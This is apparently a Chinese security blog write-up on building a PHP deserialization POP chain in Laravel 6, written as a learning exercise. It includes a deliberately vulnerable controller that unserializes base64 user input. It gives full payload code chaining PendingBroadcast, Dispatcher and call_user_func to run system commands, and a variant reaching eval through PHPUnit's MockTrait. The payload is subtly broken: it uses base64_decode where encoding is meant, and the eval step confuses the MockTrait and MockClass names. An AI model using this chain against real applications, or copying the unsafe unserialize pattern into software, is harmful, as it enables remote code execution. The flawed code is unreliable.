

Laravel6中继承Laravel5.8中的Pop链学习

文章首发于云众可信,未经许可禁止转载

最近关于Thinkphp的反序列化链的文章较多,看了七月火师傅Laravel5.8Pop链构造的文章,想着能不能在6中找到新的利用链,简单的跟了一下,找到一处可以触发__toString的任意文件删除Gadget,但是继续跟下去发现无法利用只好作罢,于是动手学习一下这条链。

Laravel框架是一套比较简洁,且容易上手的PHP Web开发框架,使用者可以用Laravel快速的构建自己的Web应用程序,Laravel每个版本对php版本的要求都有不同,如本文中的Laravel6就需要PHP7.1+以上版本,安装Laravel项目可以使用Composer安装,命令如下:

```
composer create-project --prefer-dist laravel/laravel=6.0
```

因为默认镜像的服务器在国外且网络较慢而国内的镜像比较旧,所以建议下载一键安装包安装,下载地址:<https://qcdn.xueyuanjun.com/laravel/releases/laravel6.zip>,下载后解压即可


app/Http/Controller目录下用于存放控制器,resources目录下的view目录用于存放模板文件(Laravel采用的是Blade模板引擎),route用里面用于定义路由,我们重点关注vendor目录

搜索全局 __destruct() 方法,找到一个任意文件删除的Gadget且可以触发 __toString 方法,但跟下去发现无法利用所以略过(希望有师傅能操作一波,让我学习一下),其中一处__destruct方法在

vendor\laravel\framework\src\Illuminate\Broadcasting\PendingBroadcast.php 文件的第55行

```
55     public function __destruct()
56     {
57         $this->events->dispatch($this->event);
58     }
```

其中 events 可控,传入的 event 也可控,即这一处我们可以控制 events 为我们想要访问的类,这样我们可以访问该类中存在的dispatch方法,并传入我们想要传入的值,我们搜索全局的dispatch方法



```
Q: dispatch( 100+ 个匹配 in 17+ 个文件
在项目中(P) 模块(M) 目录(D) 范围(S) F:\Code Audit\laravel6
$this->events->dispatch(new Events\Authenticated( SessionGuard.php 643
$this->events->dispatch(new Events\OtherDeviceLogout( SessionGuard.php 658
$this->events->dispatch(new Events\Failed( SessionGuard.php 674
public function dispatch($command) Illuminate\Bus\Dispatcher.php 70
dispatch(tap(unserialize(array_shift($this->chained)), function ($next) { Queueable.php 169
$this->laravel['events']->dispatch( Console\ClearCommand.php 63
Dispatcher.php vendor/laravel/framework/src/Illuminate/Bus
67     * @param mixed $command
68     * @return mixed
69     */
70     public function dispatch($command)
71     {
72         if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
73             return $this->dispatchToQueue($command);
74         }
```

找到一处在 vendor\laravel\framework\src\Illuminate\Bus\Dispatcher.php 文件中的70行

```

70  public function dispatch($command)
71  {
72      if ($this->queueResolver && $this->commandShouldBeQueued($command)) {
73          return $this->dispatchToQueue($command);
74      }
75
76      return $this->dispatchNow($command);
77  }

```

这里存在一个dispatch方法,且传入的参数我们可控,跟入查看可以发现这里有两个返回点,后一个跟下去没啥可以利用的地方,我们去看第一个的逻辑,if中会判断queueResolver是否有值(这一处我们可控),并将\$command的值传入commandShouldBeQueued方法,进行与运算,即两个条件都得为真才能进入该分支,跟进commandShouldBeQueued方法在同文件的133行,查看代码

```

133  protected function commandShouldBeQueued($command)
134  {
135      return $command instanceof ShouldQueue;
136  }
137

```

会返回\$command是否为实现ShouldQueue类的接口的值,我们需要设置\$command为实现该类的接口,即event为实现ShouldQueue类的接口,查找实现了该接口的文件,搜索implements关键字:

在路径中查找 ☐ 匹配(C) ☐ 词(O) ☐ 正则(X)? ☐ 文件掩码: (K)

9 个匹配 in 9 个文件

在项目中(P) 模块(M) 目录(D) 范围(S) F:\Code Audit\laravel6\vendor

类名	文件路径	行号
class BroadcastEvent implements ShouldQueue	BroadcastEvent.php	13
class CallQueuedListener implements ShouldQueue	CallQueuedListener.php	10
class QueuedCommand implements ShouldQueue	QueuedCommand.php	10
class DummyClass implements ShouldQueue	event-handler-queued.stub	9
class DummyClass implements ShouldQueue	job-queued.stub	11
class DummyClass implements ShouldQueue	listener-queued-duck.stub	8
class DummyClass implements ShouldQueue	listener-queued.stub	9

```

QueuedCommand.php vendor/laravel/framework/src/Illuminate/Foundation/Console
6  use Illuminate\Contracts\Queue\ShouldQueue;
7  use Illuminate\Foundation\Bus\Dispatchable;
8  use Illuminate\Contracts\Console\Kernel as KernelContract;
9
10 class QueuedCommand implements ShouldQueue
11 {
12     use Dispatchable, Queueable;
13
14     /**
15      * The data to pass to the Artisan command.
16      *

```

发现有5个文件满足,我们使用BroadcastEvent.php(其他几个也可以),当满足条件后跟入dispatchToQueue方法,在该文件的146行:

```

146  public function dispatchToQueue($command)
147  {
148      $connection = $command->connection ?? null;
149
150      $queue = call_user_func($this->queueResolver, $connection);
151
152      if (! $queue instanceof Queue) {
153          throw new RuntimeException( message: 'Queue resolver did not return a Q
154      }
155
156      if (method_exists($command, method_name: 'queue')) {
157          return $command->queue($queue, $command);
158      }
159
160      return $this->pushCommandToQueue($queue, $command);
161  }

```

第150行调用了call_user_func函数,其中queueResolver我们可控,变量 \$connection 我们也可控,这样我们就可以执行我们的函数与参数了,设置queueResolver为system, \$connection 为calc,即可弹计算器

在路由中添加一条路由:

```
Route::get('/', "TestController@index");
```

然后命令行创建一条控制器:

```

C:\phpstudy_pro\WWW>php artisan make:controller TestController
Controller created successfully.
C:\phpstudy_pro\WWW>_

```

在控制器中添加index方法:

```

public function index(Request $request){
    $code = $request->input('code');
    if(isset($code)){
        unserialize(base64_decode($code));
    }
    else{
        return view('welcome');
    }
}

```

payload:

```

<?php
//反序列化漏洞入口点
namespace Illuminate\Broadcasting{
    class PendingBroadcast
    {
        protected $events;
        protected $event;

        public function __construct($events="", $event="")

```


```

    {
        $this->events = $events;//设置为Dispatcher类
        $this->event = $event;//设置参数为继承ShouldQueue接口的类
    }
}
}
//设置$queueResolver为system
namespace Illuminate\Bus{
    class Dispatcher
    {
        protected $queueResolver = "system";
    }
}
//设置$connection 为 要执行的命令
namespace Illuminate\Broadcasting{
    class BroadcastEvent
    {
        public $connection = "calc";
    }
}

namespace{
    $dispatcher = new Illuminate\Bus\Dispatcher();
    $broadcastevent = new Illuminate\Broadcasting\BroadcastEvent();
    $pendingbroadcast = new
Illuminate\Broadcasting\PendingBroadcast($dispatcher,$broadcastevent);
    echo base64_decode(serialize($pendingbroadcast));
}

```

如图:



其中我们还能使用call_user_func函数,调用任意类的任意方法

call_user_func(array("class","method"),"args"),搜索全局可以实现我们RCE的地方,找到

vendor\phpunit\phpunit\src\Framework\MockObject\MockTrait.php 文件第 33 行的 generate 方法存在一个eval调用

```
33 public function generate(): string
34 {
35     if (!\class_exists($this->mockName, autoload: false)) {
36         eval($this->classCode);
37     }
38
39     return $this->mockName;
40 }
```

mockName与classCode这两个值我们都可控,构造时修改 queueResolver 为


call_user_func, \$connection 为array(new

PHPUnit\Framework\MockObject\MockClass(),'generate'),MockTrait的值为下图

```
namespace PHPUnit\Framework\MockObject{
    final class MockTrait
    {
        private $classCode;
        private $mockName;

        public function __construct()
        {
            $this->classCode = "system('whoami');";
            $this->mockName = "aa";
        }
    }
}
```

即可成功执行whoami命令,如图:



在学习该条链的时候,产生过一些疑惑感谢@Ashe 师傅的解答,同时也感谢分享知识的师傅们,文笔较水,可能写的不是很好如有问题望师傅们斧正,感激不尽。